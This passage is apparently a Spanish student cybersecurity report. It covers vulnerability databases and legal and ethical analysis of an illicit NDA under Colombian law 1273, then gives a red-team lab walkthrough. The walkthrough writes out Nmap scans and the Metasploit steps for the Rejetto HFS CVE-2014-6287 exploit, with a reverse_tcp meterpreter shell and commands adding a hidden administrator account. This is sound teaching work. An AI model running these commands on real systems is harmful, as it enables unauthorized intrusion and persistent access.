Con este framework se puede interactuar con 2 servicios, OpenVAS Manager y OpenVAS Scanner, este primer servicio es el que realiza tareas como la filtración o clasificación de los resultados del análisis así mismo el control de la base de datos con los resultados de la exploración; ya el segundo servicio es un escáner que ejecuta las las pruebas de vulnerabilidad de red, que comprueban la presencia de problemas de seguridad específicos conocidos en los sistemas.

7.4 EXPLOITDB

Este servicio en linea es una aplicación web en la cual se almacena una base de datos publicas con expolits, y software vulnerable, la cual puede ser usado para pruebas de pentesting e investigación de vulnerabilidades, esta base de datos es publica y es alimentada por los usuarios de la comunidad, este es un proyecto sin animo de lucro desarrollado por la compañía OFFENSIVE SECURITY, la cual es creadora de Kali Linux.

7.5 CVE

Este servicio en línea es una lista de vulnerabilidades y exposiciones comunes de software, proyecto que es financiado por la División de Seguridad Nación de los Estados Unidos y mantenido por MITRE Corporation. Se utiliza el protocolo SCAP para la recopilación de información de las vulnerabilidades y las exposiciones de seguridad, para luego ser catalogadas con varios identificadores y por último asignar un ID único.

MITRE define esta lista como un glosario mas no como una base de datos, cada una de estas CVE tiene un número de identificación junto con la descripción de la vulnerabilidad, versiones afectadas del software y posibles soluciones.

8 ANÁLISIS DE LOS ANEXOS ESCENARIO 2 Y ACUERDO DESDE EL PUNTO DE VISTA LEGAL Y NO ÉTICO

En el anexo 2 escena 2, podemos ver el caso de una organización con reconocimiento líder en los procesos de campo de la seguridad de la información, que ha prestado sus servicios a algunos países, pero qué su actuar no es muy ético, pues se aprecia en el documento, que un abogado que encontró procesos ilícitos que realiza la organización fue despedido, se nota por parte de la alta gerencia de esta organización que solo existe un interés y es el de realizar actividades que van en contra de la ciberseguridad.

En el anexo 3 acuerdo de confidencialidad, dentro de sus consideraciones está todo normal ya que todas las organizaciones siempre hacen estos acuerdos de confidencialidad, donde la información que se produce por parte del empleado es de la organización y que este como guarda de esta información no debe divulgarla bajo ninguna manera; pero llegando a la parte de las cláusulas, vemos que la primera de ellas en la parte final existe un texto que habla sobre procesos ilegales que realiza la organización, que estos no podrán ser divulgados.

En la segunda cláusula realizan una definición acerca de lo que al parecer para ellos es “información confidencial” donde hablan acerca de la no divulgación de datos secretos, pero estos datos secretos son datos de chuzadas, interceptación de información, acceso abusivo a sistemas informáticos, actividades ilícitas que son castigadas por la ley de delitos informáticos en Colombia.

En la cuarta cláusula, la organización obliga al trabajador a que no denuncie ante las autoridades toda actividad sospechosa que infrinja la ley, además que toda la información que esté bajo la custodia del trabajador se le da mal uso por parte de la organización, el que deberá responder ante las autoridades es el trabajador, en pocas palabras el trabajador es el que lleva todas las de perder, porque este último es quien debe echarse la culpa de todo.

9 ANÁLISIS DE LOS ANEXOS, EN RELACIÓN CON LA VULNERACIÓN DE LA LEY 1273 ARGUMENTANDO CUALQUIER PROCESO ILEGAL.

En el anexo 3 que trata del acuerdo de confidencialidad entre la organización Whitehouse Security y el estudiante se aprecia una clara violación de la ley 1273 de 2009 en la mayoría de sus artículos, por ejemplo, en la segunda cláusula que trata de "Definición de información confidencial" en el segundo ítem, definen a las palabras "datos secretos" como:

Accesos abusivos a sistemas informáticos, actividad que es castigada bajo el **Artículo 269A: Acceso abusivo a un sistema informático**, con una pena de prisión de cuarenta y ocho a noventa y seis meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Interceptación de información, actividad castigada bajo el **Artículo 269C: Interceptación de datos informáticos**, con una pena de prisión de treinta y seis a setenta y dos meses.

En la cuarta cláusula del acuerdo de confidencialidad ítem 2, que da lugar a las Obligaciones de la parte receptora, consideran como propia la información personal que adquieren de manera legal e ilegal y en su parágrafo suministran la información confidencial a terceros, siendo esto una falta a el **Artículo 269F: Violación de datos personales.**

Otra violación se da, al **Artículo 269H: Circunstancias de agravación punitiva**, en sus ítems,

- Ítem 1, ya que según el anexo 2 esta organización presta sus servicios a gobiernos de varios países.
- Ítem 3, Aprovecha de la confianza que deposita el poseedor de la información para realizar actividades ilícitas.
- ítem 4 y 5, revela la información de sus clientes o empleados a Terceros por algún tipo de beneficio.
- ítem 6, Al autoproclamarse como poseedora de la información De una nación, esto puedes generar un riesgo para la seguridad o la defensa nacional del país.

- ítem 7, al utilizar a su empleado como escudo obligándolo a que él responda ante las autoridades por el mal uso y la tenencia de información confidencial.

10 ANÁLISIS DE LA PROPUESTA LABORAL, TENIENDO PRESENTE EN CUENTA LA REVISIÓN DESDE EL PUNTO DE VISTA LEGAL Y ÉTICO.

De ninguna manera aplicaría al trabajo ofrecido por esta organización, sin importar que el empleo es bien pago y de manera vitalicia, porque por encima del dinero está mi moral ética y profesional, ya que por medio de mi creencia religiosa he adquirido muy buenos valores gracias al temor a Dios, además desde el día en que me gradué como ingeniero de sistemas juré respetar el código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares.

Aceptando esta propuesta de trabajo se estaría faltando al código de ética en los siguientes puntos:

En el ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES, en el ítem f, nos instan a denunciar los delitos y faltas contra este código de ética, pero en el acuerdo de confidencialidad que se firma con esta organización se nos prohíbe denunciar cualquier actividad ilícita que haga la organización, igualmente el ítem b de este capítulo al realizar una utilización indebida de la información qué se nos entrega en custodia.

En el ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD, en su ítem a, al aceptar este trabajo que va en contra de las disposiciones legales vigentes.

En el ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES, en su ítem b, al no respetar y hacer respetar todas las disposiciones legales y reglamentarias en los actos ilícitos cometidos por esta organización, igualmente en su ítem c, no estaríamos velando por el buen prestigio de la profesión de ingeniero de sistemas.

Además, cometería faltas consideradas gravísimas que conllevarían a la cancelación de la Matrícula Profesional, como se estipula en el item c, de la introducción de este código de ética, esas faltas gravísimas son:

e) Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;

f) Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley.

Por último esta organización nos obliga a responder al mal uso que hagan con la información, y que seamos nosotros quienes aceptemos como único responsable toda la información ilícita que se nos encuentre en caso de algún allanamiento, nos obliga también a pagar por perjuicios morales y económicos por el incumplimiento de las obligaciones de este acuerdo, y como cereza del pastel somos nosotros quién deberíamos contratar un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a la organización.

11 ANÁLISIS DEL CASO “OPERACIÓN ANDROMEDA BUGGLY” DESDE SU POSICIÓN TENIENDO EN CUENTA LOS ASPECTOS LEGALES Y ÉTICOS.

El ejército insistió en que la operación Andrómeda y su actividad de fachada de interceptaciones “fue legal” según el portal de noticias RCN[20], que estaba financiada por rubro autorizados por la ley, que se regían dentro de la normatividad legal vigente, y que esta fachada creada bajo el nombre Buggly Ethical Hacking, tenía como objetivo según el Tiempo[21] “adquirir conocimientos de informática del hacking ético”; pero según las investigaciones realizadas por diversos grupos de noticias no todo fue legal, porque se realizaron muchas actividades ilícitas, que son castigadas por la ley 1273 de 2009 conocida como la ley de delitos informáticos, se realizaron interceptaciones de datos informáticos, acceso abusivo a sistemas informáticos, violación de datos personales, uso y distribución de software malicioso, incluso se actuó en circunstancias de agravación punitiva, porque las principales cabezas eran servidores públicos que realizaron sus actividades sobre sistemas informáticos estatales y aprovechándose de su vínculo contractual obtuvieron información que posteriormente fue vendida a terceros, generando riesgo para la seguridad nacional, prácticamente esta ley fue violada en su totalidad mediante esta operación, y que su actuar nunca estuvo regido bajo aspectos legales ni mucho menos éticos, pues aunque su objetivo era el de adquirir conocimientos de informática del hacking ético, estos conocimientos fueron utilizados contrariamente para realizar ataques cibernéticos.

Hoy en día el profesional que se dedique a la seguridad de la información, debe tener un alto valor ético y tener una integridad moral muy fuerte, porque recordemos que el conocimiento es poder, que lo que aprendemos para el bien debe ser este su único objetivo, que no debemos desviarnos del camino de la seguridad de la información, que la ética y la moral siempre debe estar por encima del dinero, esta operación si hubiera sido dirigida por una persona con un una buena moral y ética, hoy en día para mi pensar sería una de las instituciones más importantes de seguridad de la información en Colombia.

[20] NOTICIASRCN.COM. "Creación de Andrómeda fue legal": Ejercito. "Creación de Andrómeda fue legal": Ejercito [página web]. (14, febrero, 2014). [Consultado el 26, febrero, 2023]. Disponible en Internet: <https://www.noticiasrcn.com/nacional-pais/creacion-andromeda-fue-legal-ejercito>.


[21] EL TIEMPO. Fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue. El Tiempo [página web]. (24, enero, 2015). [Consultado el 26, febrero, 2023]. Disponible en Internet: <https://www.eltiempo.com/archivo/documento/CMS-15141236>.

12 INFORME DE HERRAMIENTAS Y PROCEDIMIENTOS UTILIZADOS PARA DAR SOLUCIÓN AL ESCENARIO DE RED TEAM DE ACUERDO CON LOS PASOS DEL PENTESTING

Siguiendo el segundo paso de pentesting llamada Investigación se recurrió a la utilización de herramientas de escaneo de puertos para obtener información de los servicios instalados en la maquina objetivo junto al número de puerto, y herramientas para escaneo de vulnerabilidades de estos servicios instalados.

Primeramente, se procedió a utilizar la herramienta para escaneo de puertos llamada Nmap, aplicación que se ejecutó en una ventana terminal, desde el sistema operativo Kali Linux, con el comando *sudo nmap -sV -O 192.168.1.54*, el argumento -sV se usa para detectar la versión de los servicios, y el argumento -O activa la detención del sistema operativo, el resultado se poder ver en la figura 1.


Figura 2. Resultado Nmap



Fuente: Propia

Luego se utilizó la herramienta Nessus Essentials desde un navegador web, (esta herramienta es una aplicación web) esta aplicación es ofrecida por la empresa Tenable, en su informe de escaneo encontró 14 vulnerabilidades en la maquina objetivo, en lo cual 1 de ellos es de severidad baja, el informe de esta herramienta se puede ver en la figura 2.


Figura 3. Resultado Nessus Essentials



Fuente: propia

También se procedió a utilizar la herramienta Nmap como escáner de vulnerabilidades, utilizando el script Vuln, el comando que se utilizó desde una ventana terminal es nmap -sV --script vuln 192.168.1.54, parte del resultado se puede ver en la figura 3.

Figura 4. Parte del resultado vulnerabilidades por Nmap




Fuente: Propia

Ya en el tercer paso de pentesting llamado, prueba de penetración y explotación, habiendo identificado el sistema operativo, los servicios y puertos de la maquina objetivo con el paso anterior, se procedió a explotar las vulnerabilidades

encontradas con la herramienta Framework Metasploit, usando el comando *search hfs* se encontró el módulo exploit/windows/http/rejetto_hfs_exec, se procedió a la activación de este módulo mediante el comando *use exploit/windows/http/rejetto_hfs_exec,* se agrego la IP del equipo objetivo mediante el comando *set rhosts 192.168.1.54,* se agrego el puerto donde funciona el servicio mediante el comando *set rport 80,* se activó el payload meterpreter mediante el comando *set payload windows/meterpreter/reverse_tcp*, se agrego la IP del equipo atacante mediante el comando set *lhost 192.168.1.100,* y por ultimo se ejecuto el ataque con el comando *exploit.*

Esto nos generó una sesión en el equipo mediante meterpreter, en el cual usamos los comandos *add_user "James Andrade" "Admin",* para crear el usuario y el comando *add_localgroup_user "Administradores" "James Andrade",* para darle privilegios de administrador, esta ejecución de comando se aprecia en la figura 4.

Figura 5. Comandos ejecutados en Framework Metasploit




Fuente: Propia

13 INFORME CON ANÁLISIS DEL CASO DE RED TEAM, QUE PERMITIÓ IDENTIFICAR EL FALLO DE SEGURIDAD

Lo primero que se identifica en el anexo 4 – escenario 3 es una aplicación llamada Rejetto, donde según su descripción en la página web de la aplicación dice “Puede utilizar HFS (servidor de archivos HTTP) para enviar y recibir archivos” lo cual indica que usara servicios de red mediante el uso de un puerto, después nos dan la versión 2.3, realizando una búsqueda en Google, los primeros resultados nos muestran las vulnerabilidades de la aplicación en esa versión, esto se aprecia en la figura 5.

Figura 6. Resultados buscador Google para Rejetto 2.3



Además, se habla de un exploit que termina en una Shell reversa, la cual le dio acceso remoto al equipo por medio del payload Meterpreter, este acceso remoto se da por medio de una ventana terminal con privilegios de administrador para crear usuarios, copiar y eliminar archivos, instalar aplicaciones para obtener otros servicios, etc.


14 INFORME DE HERRAMIENTAS UTILIZADAS PARA IDENTIFICAR FALLOS EN EL ESCENARIO PROPUESTO

Para la identificación de los fallos que se describen en el escenario, se utilizó el sistema operativo Kali Linux, la cual es una distribución Linux Debian muy usada actualmente para actividades de ciberseguridad, pruebas de penetración, informática forense, etc.

En el compilado de aplicaciones y herramientas que tiene Kali Linux, se utilizaron en el escenario, el escáner de servicios y puertos Nmap, el cual arrojo en su informe que el equipo objetivo tiene abierto el puerto 80 el cual es utilizado por el servicio httpFileServer httpd 2.3 (Rejetto).

Luego mediante el mismo Nmap pero esta vez utilizando el script Vuln, especial para la búsqueda de vulnerabilidades, arrojo varios links de exploits para la versión Rejetto 2.3, como se aprecia en la figura 6.

Figura 7. Links Exploits Rejetto 2.3



Fuente: propia


Al abrir cada uno de estos links se tienen en común que el código asignado a esa vulnerabilidad es la CVE-2014-6287, la cual según INCIBE[22] consiste en una vulnerabilidad en la función findMacroMarker en Rejetto HTTP File Server, con gravedad alta.

[22] INCIBE. Cve-2014-6287. INCIBE-CERT [página web]. (7, octubre, 2014). [Consultado el 13, marzo, 2023]. Disponible en Internet: <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287>.

15 ANÁLISIS DEL ATAQUE PRESENTADO A CADA UNA DE LAS MAQUINAS IDENTIFICADAS

Este ataque que se presentó en uno de los equipos se debió a una vulneración encontrada en la aplicación Rejetto versión 2.3, que presta servicios como servidor de archivos, en la figura 7 se aprecia el portal web de la aplicación instalada en el equipo atacado.

Figura 8. Página web del servicio Rejetto 2.3 equipo atacado



Fuente: propia

Según el análisis se utilizó algún escáner de puertos y servicios en el equipo atacado y posteriormente se buscó algún exploit para esta versión, y se procedió con la ejecución del exploit, el cual permito que el atacante pudiera obtener una Shell reversa, que le permitió obtener una sesión en el equipo mediante Meterpreter, posteriormente, mediante otros comandos pudo crear un usuario con privilegios de administrador, robar información, etc.

16 INFORME DE LA EXPLOTACIÓN DE VULNERABILIDADES EN EL ESCENARIO PROPUESTO


Podemos apreciar que la mayoría de las vulnerabilidades se dan en las aplicaciones que prestan su servicio utilizando los puertos de red, aquí fue el caso de la aplicación Rejetto que por una vulnerabilidad que permitía ejecutar inyección de código, se pudo obtener un Shell reverso con Meterpreter, el cual genero usa sesión remota, donde se utilizó comando para la creación de un usuario con privilegios de administrador, incluso se pudo instalar otras aplicaciones como puerta trasera que permitiera otro tipos de ataque a los equipos.

Es preciso que se mantengan actualizados todas las aplicaciones instaladas en los equipos de cómputo, incluso mantener actualizado el sistema operativo, que puede ayudar a frenar este tipo de ataques, pues por medio de estas actualizaciones o parches se corrigen muchas vulnerabilidades.

17 EVIDENCIA DE LA EXPLOTACIÓN DE LA VULNERABILIDAD IDENTIFICADA

En un primer escaneo con la aplicación Nmap, se puede apreciar qué sobre el equipo objetivo que en este caso tiene la IP 192.168.1.54, se está ejecutando sobre el puerto 80 un servicio llamado httpFileServer httpd 2.3, como se observa en la figura 8.


Figura 9. Resultado escaner Nmap



Fuente: Propia

Mediante una búsqueda en un navegador, este servicio es ofrecido por la aplicación Rejetto HTTP File Server versión 2.3 como se aprecia en la figura 9.

Figura 10. Resultados buscador Bing



Fuente: Propia


Se procede a realizar un escaneo de vulnerabilidades sobre el mismo objetivo, para este caso igualmente se utilizó nmap utilizando el script Vuln, en los resultados se fijó la atención en uno de los links de los exploit encontrados: https://vulners.com/zdt/1337DAY-ID-22733 el cual dice que es un módulo del Framework Metasploit, con lo cual se realiza una búsqueda del exploit en su base de datos el cual arrojo que se puede usar el módulo exploit/windows/http/rejetto_hfs_exec, como se aprecia en la figura 10.

Figura 11. Búsqueda exploit Framework Metasploit

Fuente Propia

Se procedió a utilizar el módulo, configurando la IP del host (set rhosts 192.168.1.54) y el puerto a atacar (set rport 80), luego se activó el payload para el Shell reverso (set payload windows/meterpreter/reverse_tcp), y se configuro este para darle acceso a la IP del equipo atacante (set lhost 192.168.1.100), posteriormente se lanzó el ataque (exploit), este proceso se observa em la figura 11.

